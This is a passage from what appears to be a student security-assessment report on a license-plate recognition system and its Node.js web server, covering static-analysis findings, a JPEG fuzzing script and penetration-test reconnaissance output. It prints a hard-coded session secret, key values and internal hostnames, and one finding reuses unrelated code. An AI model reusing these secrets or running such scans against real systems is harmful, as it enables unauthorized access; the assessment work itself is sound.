We can find that we can connect to the web server by ssh connection. and we may use this system configuration for web-server attack.




Figure 17. Docker via SSH

4. Static Analysis

Analysis Summary

We've applied one of the most powerful static analysis tools, 'Coverity' and enabled all useful checkers, in addition to the CERT C++ coding standard, CWE Top25, OWASP Top10 checkers.

Analysis Option
--all --security --checker-option NULL_RETURNS:stat_threshold:0 --aggressiveness-level high --concurrency --coding-standard-config D:\tool\ca202203\config\coding-standards\cert-cpp\cert-cpp-all.config --enable-parse-warnings --webapp-security --enable-jshint

Table 9. Coverity Analysis Option to apply rules & checkers

We designated top-level folders as logical components to clarify the status of static analysis issues and analyzed newly detected issues in the Tiger project compared to the original project provided by CMU. As a result of the analysis, additional issues were mainly detected in lgdemo(446) and web_server(103). The web_server is the newly introduced component by Tiger Project and you can refer to the Source Tree section in 2.Code Review for the web_server directory structure in detail.

Component	Path	Legacy Issues	New Issues	Lines of Code
alpr	.*/alpr/.*	53	0	301
common	.*/common/.*	4	0	253
db18	.*/db-18.1.40/.*	21	0	2495
lgdemo	**.*/lgdemo/.***	**60**	**446**	**7964**
libs	.*/libs/.*	7508	8	386397
loaddb	.*/loaddb/.*	22	0	48
opencv	.*/opencv/.*	407	0	31261
OpenCVDevice Enumerator	.*/OpenCVDevice Enumerator/.*	17	0	125
server	.*/server/.*	18	1	92
web_server	**.*/web_server/.***	**-**	**103**	**3401**

Table 10. Status of issues by component of Tiger project compared to Given project

We analyzed the given software by CMU but regarding legacy issues from the original given software, we didn't give any considerations anymore and focused on the newly developed or introduced software changes. We've reviewed the newly detected issues from lgdemo and web_server to identify vulnerabilities. And we've found several security flaws and analyzed some meaningful flaws out of web_server to identify available vulnerabilities for exploitation.

Component	Total	Opensource	False Positive	Defect	Security Flaw
lgdemo	446	350	8	77	11
web_server	103	-	0	93	10

Table 11. The status of newly detected issues in lgdemo and web_server components

HARDCODED_CREDENTIALS

Use of hard-coded credentials

(2) Event pass:	Passing "{"secret" : "s5fhybwuyft68mrk9h90etdlraewniww6m0139", "saveUninitialized" : true, "cookie" : {"maxAge" : config.sessionTimeout}, "resave" : false}" to "sessions".
(3) Event credentials_use:	Calling "sessions" with the hardcoded credentials in property "secret" of "{"secret" : "s5fhybwuyft68mrk9h90etdlraewniww6m0139", "saveUninitialized" : true, "cookie" : {"maxAge" : config.sessionTimeout}, "resave" : false}".
(4) Event remediation:	Credentials should be stored in a configuration file or database that is inaccessible to unauthorized users.

```
31    app.use(sessions({
```

(1) Event assign:	Assigning: "<storage from new>["secret"]" = ""s5fhybwuyft68mrk9h90etdlraewniww6m0139"".
Also see events:	[pass][credentials_use][remediation]

```
32        secret: "s5fhybwuyft68mrk9h90etdlraewniww6m0139",
33        saveUninitialized: true,
34        cookie: { maxAge: config.sessionTimeout },
35        resave: false
36    }));
```

Table 12. hard-coded credentials

Users with access to this source code can use these credentials to access production services or data. Changing these credentials requires changing the code and re-deploying the application.

Remediation

Credentials should be stored in a configuration file or database that is inaccessible to unauthorized users.

Reference

Credentials are stored directly in the source code (CWE-798)

Related Exploit

Not Applicable

MISSING_SAMESITE_ATTRIBUTE_SESSION_COOKIE_EXPRESS

Missing or insecure sameSite attribute for session cookie

```
31    app.use(sessions({
32        secret: "s5fhybwuyft68mrk9h90etdlraewniww6m0139",
33        saveUninitialized: true,
```

(1) Event Sigma main event:	The `cookie.sameSite` option is either undefined or set to the insecure value `'none'` or `false`. In all three cases, the cookie's `SameSite` attribute protections are disabled, allowing the browser to send cookies in cross-site requests. An attacker can abuse this missing protection to facilitate cross-site request forgery (CSRF) attacks.
(2) Event remediation:	Explicitly set the `cookie.sameSite` value to `true` or `'strict'` to omit cookies from all cross-origin requests. Optionally, the `cookie.sameSite` value may be set to `'lax'` to allow cookies in cross-site requests when the user is navigating to the cookie's origin, such as when following a link.

```
34        cookie: { maxAge: config.sessionTimeout },
35        resave: false
36    }));
```

Table 15. MISSING_SAMESITE_ATTRIBUTE_SESSION_COOKIE_EXPRESS

In source_file: The ‘cookie.sameSite’ option is either undefined or set to the insecure value ‘none’ or ‘false’. In all three cases, the cookie's ‘SameSit’ attribute protections are disabled, allowing the browser to send cookies in cross-site requests. An attacker can abuse this missing protection to facilitate cross-site request forgery (CSRF) attacks..

Remediation

Explicitly set the `cookie.sameSite` value to `true` or `'strict'` to omit cookies from all cross-origin requests. Optionally, the `cookie.sameSite` value may be set to `'lax'` to allow cookies in cross-site requests when the user is navigating to the cookie's origin, such as when following a link.

Reference

CWE-1275

Related Exploit

Vulnerability #4

BAD_CERT_VERIFICATION

SSL certificate validation disabled

```
63    const options = {
64        key: fs.readFileSync('./cert/out/server.key'),
65        cert: fs.readFileSync('./cert/out/server.crt'),
66        requestCert: mutual_authentication,
```

(1) Event reject_unauthorized:	The "rejectUnauthorized" attribute is disabled.
(2) Event remediation:	Set "rejectUnauthorized" attribute to "true" to enable certificate validation.

```
67        rejectUnauthorized: mutual_authentication,
68        ca: fs.readFileSync('./cert/out/ca.crt'),
69        minVersion: 'TLSv1.2'
70    };
```

Table 17. BAD_CERT_VERIFICATION

Disabling certificate verification leads to a rogue certificate not being rejected when its signature cannot be verified by any of the certificate authorities, resulting in an insecure connection and a man-in-the-middle attack. In the Tiger project, mutual_authentication seems to be set to false for development mode.

Remediation

Set rejectUnauthorized attribute to true to enable certificate validation.

Reference

The application disables certificate validation. (CWE-295)

Related Exploit

Not Applicable

EXPRESS_X_POWERED_BY_ENABLED

Sending X-Powered-By header

```
63    const options = {
64        key: fs.readFileSync('./cert/out/server.key'),
65        cert: fs.readFileSync('./cert/out/server.crt'),
66        requestCert: mutual_authentication,
```

(1) Event reject_unauthorized:	The "rejectUnauthorized" attribute is disabled.
(2) Event remediation:	Set "rejectUnauthorized" attribute to "true" to enable certificate validation.

```
67        rejectUnauthorized: mutual_authentication,
68        ca: fs.readFileSync('./cert/out/ca.crt'),
69        minVersion: 'TLSv1.2'
70    };
```

Table 19. EXPRESS_X_POWERED_BY_ENABLED

Knowing what software your server runs helps attackers exploit known vulnerabilities or craft more targeted exploits.

Remediation

Use app.disable('x-powered-by') to disable the X-Powered-By header. If you're using an older version of Express that does not support this setting and you can't upgrade, create a middleware to call res.removeHeader("x-powered-by") where res is the response object.

Reference

HTTP responses contain an X-Powered-By header that reveals information about the server. (CWE-201)

Related Exploit

Not Applicable

HARDCODED_CREDENTIALS (#1)

Use of hard-coded credentials

```
45    let hash = (input) => {
46        if (!initialized) crypto_init();
```

(1) Event pass:	Passing "enc_key" to "crypto.createHmac".
(2) Event credentials_use:	Calling "crypto.createHmac" with the hardcoded credentials in "enc_key".
(3) Event remediation:	Credentials should be stored in a configuration file or database that is inaccessible to unauthorized users.

```
47        return crypto.createHmac('sha512',
enc_key).update(input).digest('hex');
48    }
```

Table 21. HAREDCODED_CREDENTIALS#1

Users with access to this source code can use these credentials to access production services or data. Changing these credentials requires changing the code and re-deploying the application.

Remediation

Credentials should be stored in a configuration file or database that is inaccessible to unauthorized users.

Reference

Credentials are stored directly in the source code (CWE-798)

Related Exploit

The system only stores the passphrase entered by the administrator in a secret file, using the hard-coded enc_key, only on the first run. And then the enc_key is used to compare whether the new passphrase entered by the admin matches the existing value. The PII(Personal Identifiable Information) is encrypted when the Sqlite DB is created with the newly created enc_key value through the sha512 hash function with the passphrase. As a result, this static analysis issue is not a meaningful vulnerability. So, we excluded this from the exploit target.

```
$ npm run load
> api_server@1.0.1 load
> node src/loaddb.js

Administrator Passphrase: ****************
```

```
orginal enc_key :bf3c199c2470cb477d907b1e0917c17b
Passphrase Created at first run, You need to run same command again


$ npm run load
> api_server@1.0.1 load
> node src/loaddb.js

Administrator Passphrase: ****************
orginal enc_key :bf3c199c2470cb477d907b1e0917c17b
Passphrase Matched
change enc_key :3455de12641ae22d23e7dcd603920fbb
Loading DB Done
```

HARDCODED_CREDENTIALS (#2)

Use of hard-coded credentials

```
60    let aesDecrypt = (encrypted, iv, no_init = false) => {
61        if (!no_init && !initialized) crypto_init();
```

(1) Event pass: Passing "enc_key" to "crypto.createDecipheriv".

(2) Event credentials_use: Calling "crypto.createDecipheriv" with the hardcoded credentials in "enc_key".

(3) Event remediation: Credentials should be stored in a configuration file or database that is inaccessible to unauthorized users.

```
62        let decipher = crypto.createDecipheriv('aes-256-cbc', enc_key, gen_iv(iv));
63        let decrypted = decipher.update(encrypted, 'base64', 'utf8');
64        return (decrypted + decipher.final('utf8'));
65    }
```

Users with access to this source code can use these credentials to access production services or data. Changing these credentials requires changing the code and re-deploying the application.

Remediation

Credentials should be stored in a configuration file or database that is inaccessible to unauthorized users.

Reference

Credentials are stored directly in the source code (CWE-798)

Related Exploit

For the same reason as above(HARDCODED_CREDENTIALS (#1)), this vulnerability was excluded from the exploit target.

5. CWE Scanning

ALPR Client (lgdemo.exe)

The CWE(Common Weakness Enumeration) is a community-developed dictionary of software weakness types. The 2019 CWE/SANS Top 25 Most Dangerous Software Errors (or, “Top 25”) is a list of weaknesses, taken from the CWE, that are thought to be the most widespread and critical errors that can lead to serious vulnerabilities in software. Each category in the Top 25 List mentions one primary CWE identifier (CWE ID). Such a CWE ID can refer to an individual weakness or to a family of related weaknesses, since a given CWE ID may have children CWE IDs, which in turn may have children CWE IDs of their own. A Coverity issue corresponds to the most relevant CWE ID. A CWE/SANS Top 25 Category will consist of all of the Coverity issues that correspond to either the mentioned CWE ID or to one of its associated descendants. The table below lists all the entries of the Top 25 and shows how many Coverity issues in the project were found to be members of the Top 25.

2019 CWE/SANS Top25 Categories	CWE	Number of Issues
Improper Restriction of Operations within the Bounds of a Memory Buffer Improper Restriction of Operations within the Bounds of a Memory Buffer	CWE-119	0
Improper Neutralization of Input During Web Page Generation ('Cross-site Scripting')	CWE-79	0
Improper Input Validation	CWE-20	0
Information Exposure	CWE-200	2
Out-of-bounds Read	CWE-125	0
Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')	CWE-89	0
Use After Free	CWE-416	4
Integer Overflow or Wraparound	CWE-190	0
Cross-Site Request Forgery (CSRF)	CWE-352	0
Improper Limitation of a Pathname to a Restricted Directory ('Path Traversal')	CWE-22	0
Improper Neutralization of Special Elements used in an OS Command ('OS Command Injection')	CWE-78	0
Out-of-bounds Write	CWE-787	0
Improper Authentication	CWE-287	0

2019 CWE/SANS Top25 Categories	CWE	Number of Issues
NULL Pointer Dereference	CWE-476	0
Incorrect Permission Assignment for Critical Resource	CWE-732	0
Unrestricted Upload of File with Dangerous Type	CWE-434	0
Improper Restriction of XML External Entity Reference ('XXE')	CWE-611	0
Improper Control of Generation of Code ('Code Injection')	CWE-94	0
Use of Hard-coded Credentials	CWE-798	4
Uncontrolled Resource Consumption ('Resource Exhaustion')	CWE-400	0
Missing Release of Resource after Effective Lifetime	CWE-772	0
Untrusted Search Path	CWE-426	0
Deserialization of Untrusted Data	CWE-502	0
Improper Privilege Management	CWE-269	0
Improper Certificate Validation	CWE-295	1

Table 24. the number of new issues found in each category

Web Server (Node.js)

The Open Web Application Security Project (OWASP) is an open community dedicated to enabling organizations to conceive, develop, acquire, operate, and maintain applications that can be trusted. The OWASP maintains the OWASP Top 10 List for 2017, a prioritized list of security weaknesses. OWASP says, “We can no longer afford to tolerate relatively simple security problems like those presented in this OWASP Top 10.” Each entry in the OWASP Top 10 refers to a set of CWE entries. Those entries may be individual weaknesses or families of weaknesses. The table below shows the number of issues found in each category of the OWASP Top 10 for 2017.

2017 OWASP Top 10 Categories	CWE Number	Number of Issues
Injection	1027	0
Broken Authentication	1028	4
Sensitive Data Exposure	1029	2
XML External Entities (XXE)	1030	0
Broken Access Control	1031	0
Security Misconfiguration	1032	0
Cross-Site Scripting (XSS)	1033	0
Insecure Deserialization	1034	0
Using Components with Known Vulnerabilities*	1035	0
Insufficient Logging & Monitoring	1036	0

Table 25. the number of new issues found in each category

** Category 9 of the OWASP Top 10 for 2017, "Using Components with Known Vulnerabilities," is not detected by Coverity Static Analysis*

6. Fuzz Test

We evaluated the system by using JPEG Fuzz Test which can inject a random image modification.

Reference Site
https://gist.github.com/jgoodknight/1a419a83a5604983d933ad0b0557ce27

Python script

```
num_test = 500000 # the number of test.
image_dir = os.getcwd() +"\\jpegs\\"  # base files location.
application_list = ["lgdemo.exe"]   # Test Target - Executable
list_of_files = os.listdir(image_dir)  # base files
for test_number in range(num_test): # Repeat for number of test
    image_file = random.choice(list_of_files)  # Choose random image

    for i in range(number_of_edits):
        random_byte = random.randrange(256)
        random_location = random.randrange(buffer_length)
        # Modify the image
        image_file_buffer[random_location] = random_byte

    fuzzed_image_filename = image_dir + "fuzzed\\" + image_name
    f = open(fuzzed_image_filename, "wb")
    f.write(image_file_buffer) # Make the fuzzed file.
    # try to open the problematic image_dir
    run_args = [application_list[0],  fuzzed_image_filename]
    # lgdemo.exe "fuzzed file"
    process_obj = subprocess.Popen(run_args)
    time.sleep(20) # Wait 20 seconds to check crash
    is_crashed = process_obj.poll()
    if not is_crashed:
        # Not Crashed - Terminate and try next fuzzed image
        process_obj.terminate()
    else:
        print("ERROR FOUND IN " + fuzzed_image_filename)
        save_image_filename = image_dir +
            "crashes\\CRASH_NUM_%i_" % (crash_count) +
            image_name
        f = open(save_image_filename, "wb")
        f.write(image_file_buffer)          # Crashed - Save File.
        f.close()
        crash_count = crash_count + 1
```

Add “FUZZ_TEST” in the source code (lgedemo.cpp) for build. (for automation testing)
When we find the crashed image, we will use the crashed image in the original lgdemo.exe.

```
#ifdef FUZZ_TEST
#define NO_USE_PASSWORD  # Disable Password routine
#define NO_USE_NETWORK    # Disable Network routine
#else

#ifdef FUZZ_TEST
int main(int argc, char** argv)      # Add argc, arv for automated
testing.

#else

#ifdef FUZZ_TEST
         mode = Mode::mImage_File; # Test for only Image and no input
typing needed.
#else


#ifdef FUZZ_TEST
              strcpy_s(filename, MAX_PATH, argv[1]); # Test file from
argument.
#else
```

Fuzz Testing

The automated fuzz testing is performed.




Figure 18. Fuzz Testing

Result

We cannot find any crash for Fuzz Testing for a day.

7. Penetration Test

Nmap

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sV 10.58.4.218

Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-12 08:30 EDT
Nmap scan report for server.tiger.lge.com (10.58.4.218)
Host is up (0.0055s latency).
Not shown: 994 filtered tcp ports (no-response)

PORT     STATE SERVICE       VERSION
80/tcp   open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
135/tcp  open  msrpc         Microsoft Windows RPC
139/tcp  open  netbios-ssn   Microsoft Windows netbios-ssn
443/tcp  open  ssl/https?
445/tcp  open  microsoft-ds?
5357/tcp open  http          Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
Service Info: OS: Windows; CPE: cpe:/o:microsoft:windows

Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ . Nmap done: 1 IP address (1 host up) scanned in
17.26 seconds
```

We performed the nmap tool in the Kali Linux, we found that the system uses 443 port for https and 9922 port for unknown.

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -sT -p 1-9999 10.58.4.218

Starting Nmap 7.92 ( https://nmap.org ) at 2022-07-12 08:49 EDT
Nmap scan report for server.tiger.lge.com (10.58.4.218)
Host is up (0.021s latency).
Not shown: 9989 filtered tcp ports (no-response)

PORT     STATE SERVICE
80/tcp   open  http
135/tcp  open  msrpc
139/tcp  open  netbios-ssn
443/tcp  open  https
445/tcp  open  microsoft-ds
5040/tcp open  unknown
5357/tcp open  wsdapi
6063/tcp open  x11
9310/tcp open  sapms
9922/tcp open  unknown

Nmap done: 1 IP address (1 host up) scanned in 25.21 seconds

Result : Unknown 9922/5040 port is found.
```

Uniscan

Uniscan is a simple web vulnerability scanner that searches for common flaws like local file include, remote command execution, and remote file include vulnerabilities. It's also able to fingerprint and enumerate web services, interesting files and directories, and server information. This tool is written in Perl and is available as an intuitive command line tool or as a GUI. We've enabled the option below to check server.tiger.lge.com.

- -q Enable Directory checks
- -w Enable File checks
- -e Enable robots.txt and sitemap.xml check
- -d Enable Dynamic checks
- -s Enable Static checks

```
┌──(kali㉿kali)-[/etc]
└─$ sudo uniscan -u https://server.tiger.lge.com/ -qweds

###################################
# Uniscan project                 #
# http://uniscan.sourceforge.net/  #
###################################
V. 6.3
================================================================================
========================
| Domain: https://server.tiger.lge.com/
| IP: 10.58.4.218
================================================================================
========================
| Crawler Started:
| Plugin name: External Host Detect v.1.2 Loaded.
| Plugin name: Timthumb <= 1.32 vulnerability v.1 Loaded.
| Plugin name: FCKeditor upload test v.1 Loaded.
| Plugin name: Code Disclosure v.1.1 Loaded.
| Plugin name: phpinfo() Disclosure v.1 Loaded.
| Plugin name: Upload Form Detect v.1.1 Loaded.
| Plugin name: E-mail Detection v.1.1 Loaded.
| Plugin name: Web Backdoor Disclosure v.1.1 Loaded.
| [+] Crawling finished, 1 URL's found!
#No Special result with Crawler
```

```
============================
| Dynamic tests:
| Plugin name: Learning New Directories v.1.2 Loaded.
| Plugin name: FCKedior tests v.1.1 Loaded.
| Plugin name: Timthumb <= 1.32 vulnerability v.1 Loaded.
| Plugin name: Find Backup Files v.1.2 Loaded.
| Plugin name: Blind SQL-injection tests v.1.3 Loaded.
| Plugin name: Local File Include tests v.1.1 Loaded.
| Plugin name: PHP CGI Argument Injection v.1.1 Loaded.
```

```
| Plugin name: Remote Command Execution tests v.1.1 Loaded.
| Plugin name: Remote File Include tests v.1.2 Loaded.
| Plugin name: SQL-injection tests v.1.2 Loaded.
| Plugin name: Cross-Site Scripting tests v.1.2 Loaded.
| Plugin name: Web Shell Finder v.1.3 Loaded.
| [+] 0 New directories added
#No Special Dynamic tests results
```

```
============================
| Static tests:
| Plugin name: Local File Include tests v.1.1 Loaded.
| Plugin name: Remote Command Execution tests v.1.1 Loaded.
| Plugin name: Remote File Include tests v.1.1 Loaded.
#No Special Static tests results
Result : No Special information found.
```

Vega

Vega is a commercial web application vulnerability scanner and security testing platform developed by Subgraph. The tool is designed to help developers find and validate SQL injection, XSS, and other vulnerabilities. (Link: https://subgraph.com/vega)

ahnlab2.lge.com:8000 (reference check for tool availability)
(1 Medium / 3 Low / 4 Info)




Figure 19.

server.tiger.lge.com (handshake_failure on vega)




Figure 20. Vega User Interface

handshake fail for VEGA




Figure 21.

server.tiger.lge.com Disable mutual certification to check vulnerability

